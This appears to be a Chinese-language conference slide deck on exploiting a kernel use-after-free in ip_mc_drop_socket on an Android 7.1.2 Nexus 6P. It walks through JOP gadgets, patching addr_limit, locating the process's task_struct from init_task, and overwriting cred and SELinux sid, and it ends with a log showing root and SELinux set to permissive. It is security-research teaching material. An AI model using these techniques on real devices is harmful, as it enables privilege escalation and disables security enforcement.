
漏洞利用

- 如何能够得到可控的寄存器X0数据?

```
void ip_mc_drop_socket(struct sock *sk)
{
    while ((iml = rtnl_dereference(inet->mc_list)) != NULL) {
        inet->mc_list = iml->next_rcu;
        kfree_rcu(iml, rcu);
    }
}

struct ip_mc_socklist {
    struct ip_mc_socklist __rcu *next_rcu;
    struct ip_mreqn      multi;
    unsigned int          sfmode;
    struct ip_sf_socklist __rcu *sflist;
    struct rcu_head        rcu;
};
```

漏洞利用



JOP

- **原则**

1. 通用
2. 简短
3. 不要影响其他寄存器

- **辅助工具通用**

1. IDA脚本
2. 正则表达式
3. 其他工具

- **永远不要指望一条jop就能实现一个功能**

JOP

- patch kernel function

理想中的JOP:

```
ldr x3, [x0, #0x10]
```

```
ldr x4, [x0, #0x20]
```

```
str x3, [x4]
```

```
ldr x3, [x0, #0x30]
```

```
blr x3
```

- 一条极其粗糙的JOP

LDR	X3, [X0, #0x180]
LDR	X4, [X3, #0x70]
LDR	W1, [X3, #0x98]
LDR	X2, [X3, #0x158]
MADD	X1, X1, X4, XZR
MOV	X4, #8
STR	WZR, [X2, #0x114]
SDIV	X1, X1, X4
STR	W1, [X2, #0x110]
LDR	X3, [X3, #0x2D0]
STR	X3, [X2, #0xF8]
LDR	X0, [X0, #0x180]
LDR	W1, [X0, #0x98]
LDR	X0, [X0, #0x80]
STR	X3, [X2, #0x108]
MADD	X0, X1, X0, XZR
SDIV	X0, X0, X4
ADD	X0, X3, X0
STR	X0, [X2, #0x100]
MOV	W0, #0
RET	

JOP

- **patch addr_limit**

正常逻辑的jop需要两条：

1. jop1 to leak sp
2. thread_info = sp & ~(THREAD_SIZE - 1)
3. jop2 to patch thread_info->addr_limit

```
MOU      X3, SP
STP      X19, X20, [SP, #var_s10]
AND      X19, X3, #0xFFFFFFFFFFC000
MOU      X3, #0xFFFFFFFFFFFFFFF
LDR      X20, [X19, #8]
STR      X3, [X19, #8] ; x19 = thread_info
LDR      X3, [X0, #0x28] ; x0 control
LDR      X3, [X3, #0x48]
BLR      X3 ; blr back addr
```

- **一条极其优雅的JOP**

ROOT


- **优雅JOP的代价**

虽然可以任意地址读写，但是没有泄漏的sp，无法获取当前进程thread_info结构体地址，因此无法进行后续的提权操作。

ROOT

- **task_struct**

```
struct task_struct {  
    // ...  
    struct list_head tasks;  
    // ...  
    const struct cred __rcu *real_cred;  
    const struct cred __rcu *cred;  
    struct cred *replacement_session_keyring;  
    char comm[TASK_COMM_LEN];  
    // ...  
}  
  
struct list_head {  
    struct list_head *next, *prev;  
};
```



ROOT

- **init_task**

内核初始化时静态创建且导出

```
angler:/ # cat /proc/kallsyms | grep -w "init_task"
ffffffc001779fe0 D init_task
```

- **user_task**

```
char *user_comm = "xxoo";
prctl(PR_SET_NAME, user_comm, 0, 0, 0);

unsigned long tasks = init_task;
char *comm = NULL;

while(1) {
    comm = tasks->next + tasks_to_comm_offset;
    if (strcmp(comm, user_comm) == 0) {
        // find it, do something...
        break;
    }
    tasks = tasks->next;
}
```

```
[*] get xxoo thread_info tasks address
```

```
0xffffffffc00e9a02b0: init
0xffffffffc00e9a0d70: kthreadd
0xffffffffc00e9a1830: ksoftirqd/0
0xffffffffc00e9a22f0: kworker/0:0
0xffffffffc00e9a2db0: kworker/0:0H
0xffffffffc00e9a3870: kworker/u16:0
0xffffffffc00e9a4330: migration/0
0xffffffffc00e9a4df0: rcuc/0
0xffffffffc00e9a58b0: rcub/0
0xffffffffc00e9a6370: rcu_preempt
0xffffffffc00e9a6e30: rcu_bh
0xffffffffc00e9f02b0: rcu_sched
0xffffffffc0bf23cdf0: DIAG_USB_diag
0xffffffffc0bf23c330: diag_cntl_wq
0xffffffffc0bf3e82b0: diag_dci_wq
0xffffffffc0bf3e8d70: kgs1-3d0
0xffffffffc0bf3e9830: kgs1-events
0xffffffffc0ad714df0: imsdadaemon
0xffffffffc0acea1830: slim_daemon
0xffffffffc0ba160d70: system_server
0xffffffffc05e9858b0: sdcard
0xffffffffc0b93d58b0: sh
0xffffffffc08c18adb0: m.android.phone
0xffffffffc03bc5b870: android.youtube
0xffffffffc041e24330: :CameraShortcut
0xffffffffc047396e30: xxoo
```

```
[+] xxoo thread_info tasks address = 0xffffffffc047396e30
```

ROOT

- **Security enforce bypass**

☺ SELINUX

☺ PXN

☹ KASLR (8.0+)

☹ PAN (armv8.1)

```
2. adb shell (adb)
# idhyt @ idhyt-mbp in ~ [10:20:58]
$ adb shell
angler:/ $ getprop | grep fingerprint
[init.svc.fingerprintd]: [running]
[ro.bootimage.build.fingerprint]: [google/angler/angler:7.1.2/N2G48C/4104010:user/release-keys]
[ro.build.fingerprint]: [google/angler/angler:7.1.2/N2G48C/4104010:user/release-keys]
[ro.vendor.build.fingerprint]: [google/angler/angler:7.1.2/N2G48C/4104010:user/release-keys]
angler:/ $
angler:/ $ cat /proc/version
Linux version 3.10.73-g5b0be8f02fe (android-build@wphs1.hot.corp.google.com) (gcc version 4.9.x-goog
le 20140827 (prerelease) (GCC) ) #1 SMP PREEMPT Thu Jun 8 18:03:16 UTC 2017
angler:/ $
angler:/ $ getenforce
Enforcing
angler:/ $
angler:/ $ ./data/local/tmp/xxoo
[*] start, pid: 9361, tid: 9361, uid: 2000, gid: 2000
[1] padding data to fake obj.
[2] prepare heap spray data.
[?] fix mmap bugs???
[3] trigger exploit.
[4] test for r/w kernel capacity
[!] jop to patch thread_info.addr_limit
[-] FAILED READ @ 0xffffffff001a044e8 : -1, errno = 14, msg = Bad address
[!] jop to patch thread_info.addr_limit
[+] cat arbitrary read/write succeeded 0xffffffff001a044e8 = 0xffffffff00024c2c4
[5] get root, patch cred & sid
[*] get current thread_info cred offset
[+] xxoo thread_info tasks address = 0xffffffff001c7c1830
[*] get current thread_info cred offset
[+] init thread_info tasks address = 0xffffffff00e9a02b0
[+] init task sid = 38
    patch security.sid
    osid=0x26, sid=0x26, exec_sid=0x0, create_sid=0x0, keycreate_sid=0x0, sockcreate_sid=0x0
    patch security success.
[*] end, pid: 9361, tid: 9361, uid: 0, gid: 0
angler:/ #
angler:/ # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r
),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc) context=u:r:init:s0
angler:/ #
angler:/ # getenforce
Permissive
angler:/ #
angler:/ #
```

Q & A